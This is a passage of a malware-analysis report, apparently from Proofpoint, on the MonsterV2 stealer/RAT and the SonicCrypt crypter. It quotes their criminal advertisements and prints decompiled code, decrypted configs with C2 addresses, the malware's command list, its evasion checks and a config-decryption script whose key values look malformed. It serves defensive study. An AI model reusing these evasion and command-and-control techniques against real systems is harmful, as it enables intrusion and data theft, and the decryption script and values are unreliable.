Here is an excerpt of the translation (from Russian, using Google Translate) of the original advertisement of MonsterV2:

- Languages used in development: C++ for the client (build), Go and TypeScript for the server logic and panel
- The build has built-in RAII wrappers over handles and pointers throughout to prevent memory leaks and UB
- Wherever threads are used, the thread-safety concept is observed
- Self-written obfuscator and source code generator through direct modification of AST
- Build has no dependencies on various additionally installed runtimes and runs even on clean systems
- Automatic privilege escalation and modern approaches to evade detection
- Before release, the code is run through sanitizers, linters and autotests. Coverage close to 100%
- Functionality testing of features is carried out on real machines under conditions as close as possible to «field» ones.

- A professional approach to creating an architecture that ensures high scalability and performance
- Current modules list: File Manager, Process Manager, Resident Loader, Webcam Recorder, Remote Desktop (HVNC), Remote CMD/PowerShell (read the description of each module below; the number of modules will increase as the project is updated)
- To communicate with the C2 server, a raw TCP connection is used with a small add-on on top in the form of an exchange of encryption keys with two-way authentication (analogous to SSL/TLS)
- If the connection is lost, the bot will try to restore the connection (reconnect)
- The panel is written in a convenient and minimalistic style, so that users do not get distracted, but at the same time maintain good UX
- The panel supports Russian and English localizations
- Real-time UI updates
- One-click installation and intuitive settings

The malware is sold in tiered options, with pricing for one week, two week, or month-long use. The “Standard” version costs $800 USD per month, while the “Enterprise” version that includes a stealer, loader, HVNC, and HCDP (Chrome developer tools) costs $2,000 per month. To compare that with another common stealer, Rhadamanthys is advertised for $199 per month.

Proofpoint has observed that MonsterV2 is actively being maintained and updated, even with minor and “cosmetic” updates. For example, Proofpoint identified the following string in earlier versions of the malware (with a misspelling of the word “terminate”):

```
case -3LL:
  command_2.m128i_i32[0] = 0;
  NtRaiseHardError(-1073741286, 0, 0, 0LL, 6u, (PULONG)&command_2);
  v133 = 0LL;
  *(_QWORD *)&v133 = operator new(0x20uLL);
  si128 = _mm_load_si128((const __m128i *)&xmmword_140822290);
  strcpy((char *)v133, "Failed to ternimate!");
```

Misspelled “terminate” string.

This was fixed in later versions of the malware:

```
case 0xFFFFFFFFFFFFFFDLL:
  LODWORD(v126) = 0;
  qword_140B67470(3221226010LL, 0LL, 0LL, 0LL, 6, &v126, 0);
  *(_OWORD *)Block = 0LL;
  v116 = 0LL;
  v117 = 0LL;
  Block[0] = operator new(0x20uLL);
  v116 = 20LL;
  v117 = 31LL;
  strcpy((char *)Block[0], "Failed to terminate!");
  sub_14017BE20(a1, Block);
```

Fixed string spelling.

Behavior

Analyst Note: Prior to execution, MonsterV2 may be decrypted and loaded via another malware called SonicCrypt. This crypter will be detailed later in this report.

Once executed on the target system, MonsterV2 executes the following actions:

Initialization

It first decrypts and resolves several Windows API functions it requires. Each library and function name string is decrypted using a unique ChaCha20 key, which complicates reverse engineering and static analysis. The ChaCha20 functionality is discussed later in this report.

Next, MonsterV2 attempts to elevate its privileges on the system by requesting many permissions, such as the following (this list is not exhaustive). These permissions also hint at the malware's functionality:

- SeDebugPrivilege - Processes that obtain this privilege are potentially able to read and modify the memory of other processes, elevate privileges and bypass security controls, among other things. This is a common privilege that malware may request
- SeTakeOwnershipPrivilege – Processes with this privilege can modify object permissions and effectively bypass restrictions, commonly leveraged in privilege escalation scenarios
- SeIncreaseBasePriorityPrivilege - Allows changing the base priority of a process, influencing its CPU scheduling
- SeIncreaseWorkingSetPrivilege - Permits raising a process's working set, allocating more physical memory for its operations, and improving performance
- SeSecurityPrivilege - Required to view/edit the security event log
- SeShutdownPrivilege - Lets processes shut down the system

Additionally, MonsterV2 will optionally create a mutex on the infected system, in the format "Mutant-<unique_id_64_characters>". Here are a few examples:

- Mutant-5B7C3E6F9D8A1F42BCDE0347FA8C9E12D13A4597628F6BD57C4E81A9670D3F5A
- Mutant-A8F1D32C497EB560C9A21D87F34EB70591D2C864EAF53BD7906C12F8D4E39BAF
- Mutant-93D8FE2065BCA71BEF2486AD7FA0C935ECC27104ABF9E6531875F22CB40D9E8F

This mutex creation and format is a good indicator for threat hunting.

Configuration decryption

MonsterV2 then decrypts its config, which is stored as an encrypted blob in the binary. The config is decrypted using ChaCha20, and then decompressed using an embedded ZLib decompression library. The malware seems to make use of the LibSodium (https://doc[.]libsodium[.]org/) library for encryption/decryption.

Below are some examples of a decrypted MonsterV2 configuration:

{"anti_dbg":false,"anti_sandbox":false,"aurotun":false,"build_name":"xellet","ip":"139.180.160.173","kx_pk":"SY/leOvtVGDdIBojHCNk3An+nxTIuMdFgxaEbD2zthY=","port":7712,"priviledge_escalation":false,"seal_pk":"sY1dBtK4PBmQBgxbLaQBUZloa+JCEcW11KL4fV/iPz4=","sign_pk":"0ue4zkpUQ4vokeB/IbUEjNrTpiTgk8k+znbag6DYeRM="}
{"anti_dbg":true,"anti_sandbox":false,"aurotun":false,"build_name":"DELAND","disable_mutex":true,"ip":"62.60.226.101","kx_pk":"O+zmMfARFrzLlVPbmiwWV3i5/C+Mjjr51U21YUeIi14=","port":40101,"priviledge_escalation":false,"seal_pk":"uZPLObx8SQKTL8QqXSpAaTWTNep+RJtqEAv1SZWWyg0=","sign_pk":"nk2ABiRNIc7SgzFtpmRSy1VHYkWy8h7BJdXQNU3rCiM="}

MonsterV2 config examples.

In a later sample we analyzed, MonsterV2 supported multiple C2s also in the form of domains instead of just IP addresses:

{"anti_dbg":false,"anti_sandbox":false,"aurotun":false,"build_name":"site4","disable_mutex":false,"ip":"sprtsolutions.com blatsprt.xyz letstryagain.shop vvvtim.shop","kx_pk":"g0q9IoTHSu+TugUFREeqXopGrRPUYjKAGXJfaOB+lX0=","port":42873,"priviledge_escalation":false,"seal_pk":"vp24yqOjcwoto4pmI1jgqc3VBuEStusskk0gdYoCwTgU=","sign_pk":"LAjsBmB8XTq1iFwinLrjTmb56XZt/Ds3RBkKqbRsVHo="}

MonsterV2 config example, with four C2 domains.


The configuration consists of the following values:

Value	**Description**
anti_dbg	If set to “True”, the malware attempts to detect and evade debuggers in use. In the samples we analyzed, we did not witness this value being anything other than “False”
anti_sandbox	If set to “True”, the malware attempts to detect sandboxes and execute some rudimentary anti-sandbox techniques. In the samples we analyzed, we did not witness this value being anything other than “False”
aurotun (misspelling of “autorun”)	If set to “True”, the malware attempts to establish persistence
build_name	The build name of the malware, which could be used to cluster campaigns and potentially threat actors

disable_mutex	If set to “True”, the malware does not create a mutex on the host
ip / port	The C2 IP and Port. The IP field can consist of multiple IP addresses or domains
priviledge_escalation (another misspelling)	If set to “True”, the malware attempts to elevate its privileges
kx_pk / seal_pk / sign_pk	Keys or key material likely related to encryption, authentication, and integrity of communication between the C2 server and malware client. See also section “Gather System Information” later.


As mentioned, the config is decrypted using ChaCha20. The overall process looks as follows:

1. The malware reads the first 32 bytes prior to its config (the header) and this is used as key material to generate the ChaCha20 decryption key.
2. This key material is combined with hardcoded “master key” data embedded in the malware which is used to derive the ChaCha20 decryption key and nonce.
3. ChaCha20 is initialized to decrypt the config. ChaCha20 can be identified in memory via the constant “expand 32-byte k”, and the resulting ChaCha20 key, counter, and nonce can be seen in memory after the constant:



In this image, we can see the ChaCha20 initialization constant (1), and Key (2), and counter + Nonce (3).


4. The encrypted config blob is decrypted using the derived ChaCha20 key and nonce. The resulting decrypted config blob is ZLib-compressed (78 9C is a typical ZLib header):



Address	Hex	ASCII
0000000000603B60	78 9C 44 8E 5F 6F B2 30 14 87 BF CB B9 95 F8 A7	x.D._o²0..¿Ë'.ø§
0000000000603B70	16 5F 20 F1 02 7D 03 3A 35 5E 2C A8 D9 0D 69 E9	._ ñ.}.:5^,¨Ù.ié
0000000000603B80	91 74 96 D2 D1 82 6C CB BE FB 62 4C C6 E5 79 72	.t.ÒÑ.lË¾ûbLÆåyr
0000000000603B90	9E 3C BF 6F 60 DA C9 5C F0 12 A2 2B 53 16 BD 27	.<¿o`ÚÉ\ð.¢+S.½'
0000000000603BA0	B0 4C 0B 5E F7 03 6C 9B DA B5 FA EF E6 AD 54 22	°L.^÷.l.Úµúïæ.T"
0000000000603BB0	D7 AC 42 88 C0 4A 87 04 3C 10 D2 32 AE 30 AF 5A	×¬B.ÀJ..<.Ò2®0¯Z
0000000000603BC0	87 83 2A 0D 44 10 F8 63 32 0D C6 01 1D CF 1F 9F	..*.D.øc2.Æ..Ï..
0000000000603BD0	B7 3E 37 37 88 A0 3F 67 78 4F AA C3 AA A0 AA 13	·>77. ?gxOªÃª ª.
0000000000603BE0	A7 24 7D 15 C1 CE 3F F3 D1 6E FA BF 16 61 BF F7	§$}.ÁÎ?óÑnú¿.a¿÷
0000000000603BF0	13 31 A3 8C 2E 48 BC 04 0F 4C DD 38 88 C8 9C 2C	.1£..H¼..LÝ8.È.œ,
0000000000603C00	3C 30 8D EC A4 42 51 62 8E B6 60 8A 39 59 0F FB	<0.ì¤BQb.¶`.9Y.û
0000000000603C10	2C 32 F5 4C 98 7D C7 0A 8C 1B 5A DE 37 74 BD 0D	,2õL.}Ç...ZÞ7t½.
0000000000603C20	D3 D1 BF 4F 3D F9 A2 89 EB D3 95 7C D1 41 77 AB	ÓÑ¿O=ù¢.ëÓ.|ÑAw«
0000000000603C30	D3 EC 7A F4 49 F6 48 58 59 EA A7 F8 B1 A6 67 CC	ÓìzôIöHXYê§ø±¦gÌ
0000000000603C40	C8 E1 F2 7E 39 16 9C 92 E6 14 86 7A CB 4D EC E2	Èáò~9...æ..zËMìâ
0000000000603C50	ED DB 6C 4A D2 8B AA 70 B5 C9 EE 93 72 09 3F BF	íÛlJÒ.ªpµÉî.r.?¿
0000000000603C60	01 00 00 FF FF F0 0D 6A C4 00 00 00 00 00 00 00	...ÿÿð.jÄ.....
0000000000603C70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Decrypted config blob in memory

5. The compressed config blob is then decompressed in memory, resulting in the config:



Address	Hex	ASCII
00000000006044B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00000000006044C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00000000006044D0	00 00 00 00 00 00 00 00 7F 7D B9 CF 00 0A 00 97	.........}'Ï....
00000000006044E0	3A 22 61 6E 74 69 5F 64 62 67 22 3A 66 61 6C 73	:"anti_dbg":fals
00000000006044F0	65 2C 22 61 6E 74 69 5F 73 61 6E 64 62 6F 78 22	e,"anti_sandbox"
0000000000604500	3A 66 61 6C 73 65 2C 22 61 75 72 6F 74 75 6E 22	:false,"aurotun"
0000000000604510	3A 66 61 6C 73 65 2C 22 62 75 69 6C 64 5F 6E 61	:false,"build_na
0000000000604520	6D 65 22 3A 22 73 69 74 65 32 22 2C 22 64 69 73	me":"site2","dis
0000000000604530	61 62 6C 65 5F 6D 75 74 65 78 22 3A 66 61 6C 73	able_mutex":fals
0000000000604540	65 2C 22 69 70 22 3A 22 38 35 2E 32 30 38 2E 38	e,"ip":"85.208.8
0000000000604550	34 2E 33 32 22 2C 22 6B 78 5F 70 6B 22 3A 22 78	4.32","kx_pk":"x
0000000000604560	57 55 65 77 46 6D 4D 42 63 34 6C 76 64 56 46 47	WUewFmMBc4lvdVFG
0000000000604570	53 64 38 4B 35 57 62 2B 4B 30 44 6F 64 39 78 4C	Sd8K5Wb+K0Dod9xL
0000000000604580	35 46 64 31 34 61 34 36 32 41 3D 22 2C 22 70 6F	5Fd14a462A=","po
0000000000604590	72 74 22 3A 32 33 32 36 2C 22 70 72 69 76 69 6C	rt":2326,"privil
00000000006045A0	65 64 67 65 5F 65 73 63 61 6C 61 74 69 6F 6E 22	edge_escalation"
00000000006045B0	3A 66 61 6C 73 65 2C 22 73 65 61 6C 5F 70 6B 22	:false,"seal_pk"

Cleartext config in memory.

Here is a Python script that decrypts a MonsterV2 config using a provided key and nonce:

```python
import zlib
import binascii
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms
from cryptography.hazmat.backends import default_backend

def chacha20_decrypt(key: bytes, nonce: bytes, ciphertext: bytes, counter: int = 0) -> bytes:
    cipher = Cipher(algorithms.ChaCha20(key, nonce), mode=None, backend=default_backend())
    decryptor = cipher.decryptor()
    plaintext = decryptor.update(ciphertext)
    return plaintext

# ChaCha20 key and nonce
key = bytes.fromhex('85AFC6A461AC5E5B717ECA0FAEA129272D0BAB55E2036CD21BC4F2E368857B29')
nonce = bytes.fromhex('01000000000000000FED34732634E5602')
# ZLib decompression wbits
decompress_wbits = 15

encrypted_config_blob =
'FCDFD93EC0FE65124648558FFBBDC9D459FCC7F01267007ECCB3900B1EA7EB5E11D7C69CCE1D0AB07C75635F7E6D740C66DF8CBAB9
4F761E26BB7E062D3062902CD51616F5A71F4A49B81C7A68D5A07206F09ABBB2992B803CC792F625A46CB9F2DEE61140D062BE634A7
165807A4C296A993D87378737422EDB21650572335BFE1299B4CB79DCDF5E94A6A321578B28884ACF6549DCA7B0C491D185E12EA299
312CC3007994BD9FF3E3519A4370E380077E78DBC78A885CCE4A1E5C9560AF774D360B70B65B71A3B2D1C8331B9C52CCDC9D8E11169
EF276E17002157BDDE13BFF0C2681D888119C090097069DE3AC4267C32FF2C3B2761E3EA634514865C527C463F1260006202443E808
7D8658D25D4CBC92951E62293D68'

# Decrypt config blob
ciphertext = bytes.fromhex(encrypted_config_blob)
plaintext = chacha20_decrypt(key, nonce, ciphertext, counter=0)
hex_data = plaintext.hex().upper()
compressed_data = binascii.unhexlify(hex_data)

# Decompress config blob
decompressed = zlib.decompress(compressed_data, decompress_wbits )

print(f"\nDecrypted and Decompressed Config:")
print(decompressed)
```

Gather system information

After MonsterV2 decrypts its config, it attempts to reach out to its C2 server. It will continue to attempt this connection until there is a successful connection to the C2 or the malware process terminates. After connecting to its C2, it sends the following information:

Value	Description
version	The version of the MonsterV2 malware
build_name	The build name of the malware, from the config
pk	Likely a public key or key material used for secure communication between the malware client and the C2

ad	Possibly used as integrity protection for data being sent to the C2, to ensure data is not manipulated prior to or during transit to and from the C2
geo	The geolocation of the infected system, for example “BR” for Brazil
sign	Possibly used along with the “ad” to support authentication and data integrity.
compression	Possibly used to inform the C2 of the data compression methods supported by the infected system
os	The operating system version
uuid	A unique ID assigned to the infected system, which is the same as the Mutex value we discussed previously
os_name	The operating system of the infected system
user_name	The username of the infected system
computer_name	The computer name of the infected system
ip	The external IP address of the infected system

This data is stored in stack memory as a structure and then later base-64 encoded and sent to the C2 server.

```
*((_QWORD *)&v51 + 1) = "ip";
v52 = &v101;
v53 = "computer_name";
v54 = &v99;
v55 = "user_name";
v56 = &v91;
v57 = "os_name";
v58 = &v93;
v59 = "uuid";
v60 = (__int64)&v90 + 4;
v61 = "os";
v62 = &v90;
v63 = "compression";
v64 = &v98[5];
v65 = "sign";
v66 = &v95;
v67 = "geo";
v68 = &v98[10];
v69 = "ad";
v70 = v98;
v71 = "pk";
v72 = v97;
v73 = "build_name";
v74 = &v89;
v75 = "version";
```


The struct containing the initial data sent to the C2.

Command & control

Prior to connecting to the C2, the malware reaches out to api[.]ipify[.]org to get the infected system's IP/location and likely as an internet connection test. If this is successful, the malware sends an initial connect request to its C2. Following this, the malware sends the previously gathered infected system's information to the C2 (see Gather System Information section).

Responses from the C2 may be intentionally bloated and can be several megabytes. The C2 responses can contain command and control instructions to issue commands to the client, or can consist of another payload (more on this later). Based on code analysis, C2 commands seem to be processed in the following manner:

1. C2 response is received via a raw socket, using the WSARecv Windows API function.
2. The received data is Base64-decoded, decrypted using the ChaCha20 algorithm, and ZLib-decompressed (similar to the config decryption that we outlined previously).
3. The data is formatted and processed into a JSON-like structure. This structure differs depending on the command the C2 controller sends, but here is a generalized example of the structure:



The “flags” member may contain various flags or other data related to the command. The “data” member may contain payload data that supports the command. For example, for the C2 commands related to file operations, this payload may contain a list of file paths.

4. The processed commands and data are dispatched to a command handler function.

The malware’s command handler function supports a large number of commands from the C2 server. These commands include, but are not limited to, the following:


- Terminate the malware’s process and clean up (delete its files and mutex, etc.)
- Execute infostealer functionality and exfiltrate data to the C2
- Execute an arbitrary command line command (cmd[.]exe, PowerShell commands)
- Terminate, suspend, and resume target processes. This potentially could be used for evading endpoint defenses
- Establish an HVNC connection to the infected system’s system
- Take screenshots of the infected system’s desktop
- Start a keylogger
- Enumerate, manipulate, copy, and exfiltrate files
- Shut down or crash (BSOD) the infected system
- Download and execute another payload

Delivery and loading of additional payloads

Proofpoint witnessed in multiple occasions MonsterV2 loading the StealC V2 infostealer as well as the Remcos remote access trojan (RAT). This activity was not correlated with TA585, however. Notably with StealC, the MonsterV2 payloads were configured to use the same C2 server as the dropped StealC payload.

SonicCrypt crypter details

Proofpoint has observed that MonsterV2 is often packed using SonicCrypt, a crypter written in C++ advertised on forum[.]exploit[.]in:



SonicCrypt advertisement.

Here is the translation of the above (provided by Google Translate):

Modern technological crypt with many functions, prompt cleaning and professional support. I present to you a new level of crypts for any budget. Crypt provides a wide range of functions to choose from:

- Written in modern C++ with a custom source code mutator that allows you to clean signatures in the blink of an eye
- Support for adding your file to startup
- Support for adding your file to Windows Defender exceptions
- If your file requires administrator rights to work, the crypt supports the ability to bypass UAC
- Runs both native and .NET files
- Both bit depths are supported: 32 and 64-bit
- Competent support will help you decide on the choice of configuration for your unique traffic source
- The crypt does not cut the percentage of the knockout and does not interfere with the operation of the encrypted file
- Usually the crypt process takes no more than 30 minutes, but in exceptional cases it can reach 12 hours
- Supported crypt customizations: icon, manifest, Assembly Info, inflation (pump)

Rates:

Public $ 50 - Standard file crypt. Stab is designed for 5-7 clients, without a warranty period. Possible functionality: icon, manifest, Assembly Info, bloat (pump), UAC Bypass
Private $100 - Private crypt file. The stab is designed for a maximum of 3 people; the warranty period for the stab, when you can ask for a recrypt, is 4 days. All the advantages of the Public tariff + autorun + Windows Defender exceptions

Unique $150 - Unique crypt file. The stab is designed for a maximum of 1 person, the warranty period for the stab is 6 days. All the advantages of Private, but each client receives a unique stab

Malware analysis

SonicCrypt-packed executables are intentionally bloated and therefore contain a lot of junk code, making it difficult to statically analyze. Across SonicCrypt samples, this code is inconsistent and is likely generated to evade static detection:

```
v148 = *(float *)v1544 + v139 + v1546;
v149 = 0LL;
v149.m128_f32[0] = v148;
*(double *)v142.m128_u64 = *(double *)v142.m128_u64 + v1542;
v130.m128_f32[0] = v130.m128_f32[0] + *(double *)v142.m128_u64;
v131.m128_f32[0] = v131.m128_f32[0] + v145 + (float)(v143 * -0.001);
v129 = (__m128)*(unsigned __int64 *)&X[0];
v151 = v132 + sin(X[0]) * 0.009999999776482582 + (float)(v146 * -0.001);
v152 = 0LL;
v152.m128_f32[0] = v151;
*(float *)&v1519 = (float)((float)((float)((float)(v137 + 0.0) + v1545) + v143) + v146)
```

An example of junk code in SonicCrypt-protected binaries.

The general flow of the malware can be seen in the following code examples:

1. Runs initial evasion and environment checks (more on this in a moment).
2. Creates the file where the decrypted payload will be written. The file is named in a similar theme, such as “WinHealth[.]exe” or “WindowsSecurity[.]exe”.
3. The payload is decrypted and written to this file.
4. In the samples we analyzed, the payload is executed using the task scheduler.

Here are two code examples demonstrating this behavior.

Example 1:

```
if ( (unsigned __int8)mw_get_process_token_info() )// Get process token info
{
  if ( (int)mw_evasion_checks() > 4 )         // Anti-sandbox and other checks
    return v6;
  mw_decrypt_payload((__int64)&v1514);        // Decrypt the payload
  strcpy((char *)Src, "WindowsSecurity.exe"); // File name of dropped payload executable
  v154 = Dst;
  sub 140005FB0(Dst, Src);
```

Example 2:

```
if ( (unsigned __int8)sub_14003FF40() )
{
  sub_140014100(&v345);
  v218 = (unsigned int)_std_fs_code_page();
  v356 = 0LL;
  si128.m128i_i64[0] = 0LL;
  si128.m128i_i64[1] = 7LL;
  LOWORD(v356) = 0;
  v219 = _std_fs_convert_narrow_to_wide(v218, "WinHealth.exe", 13LL, 0LL, 0);
```

Anti-analysis checks


Before decrypting and loading its payload, SonicCrypt runs through several checks, including:

- Checking amount of RAM
- Checks the infected systems' BIOS manufacturer (in some cases "GenuineIntel" or "AuthenticAMD")
- Some samples check the BIOS version as well
- Depending on configuration, SonicCrypt may attempt to add the dropped Exe file as a Defender exclusion.

```
v50 = &Src;
strcpy(v46, "SELECT * from Win32_BIOS");
v31 = (const CHAR *)v48;
sub_140005FB0(v48, v46);
if ( v49 >= 0x10 )
  v31 = (const CHAR *)v48[0];
v47[0] = v31;
v47[1] = (const CHAR *)v48[2];
mw_bios_check(v47, (__int64)&Src);            // Check BIOS info via WMI
if ( v49 >= 0x10 )
{
  v33 = (void *)v48[0];
  if ( v49 + 1 >= 0x1000 )
  {
    if ( (unsigned __int64)(v48[0] - 8 - *(_QWORD *)(v48[0] - 8)) >= 0x20 )
      invoke_watson(0LL, 0LL, 0LL, 0, 0LL);   // Force crash if check failed
    v33 = *(void **)(v48[0] - 8);
  }
```

A code example of SonicCrypt gathering BIOS data.

After these checks are passed, the crypter decrypts the payload, writes it to a file on disk, and executes the payload executable via the TaskScheduler COM object (CLSID: CLSID_TaskScheduler). The process behavior tree will look as follows:



Example MonsterV2 process tree.

Conclusion

TA585 is a unique threat actor with advanced capabilities for targeting and delivery. As the cybercrime threat landscape is constantly changing, TA585 has adopted effective strategies for filtering, delivery, and malware installation. One of its favored payloads is MonsterV2, a malware that may be filling gaps in the criminal ecosystem following high profile law enforcement disruptions of other malware like Lumma Stealer. Proofpoint anticipates we will continue to see new malware families emerge, many of which contain a variety of capabilities baked into one malware.

Proofpoint recommends training users to recognize the ClickFix technique and to prevent non-administrative users from executing PowerShell.

Emerging Threats rule

2061200 – MonsterV2 Stealer CnC Checkin

Indicators of compromise

Indicators	Description	First Seen
SHA256: ccac0311b3e3674282d87db9fb8a151c7b11405662159a46dda71039f2200a67 C2: 139.180.160[.]173 Port: 7712	MonsterV2 SHA256 file hash, C2, and Port	2025-02-22
SHA256: 666944b19c707afaa05453909d395f979a267b28ff43d90d143cd36f6b74b53e C2: 155.138.150[.]12 Port: 7712	MonsterV2 SHA256 file hash, C2, and Port	2025-03-08
SHA256: 7cd1fd7f526d4f85771e3b44f5be064b24fbb1e304148bbac72f95114a13d8c5 C2: 83.217.208[.]77: Port: 7712	MonsterV2 SHA256 file hash, C2, and Port	2025-05-12

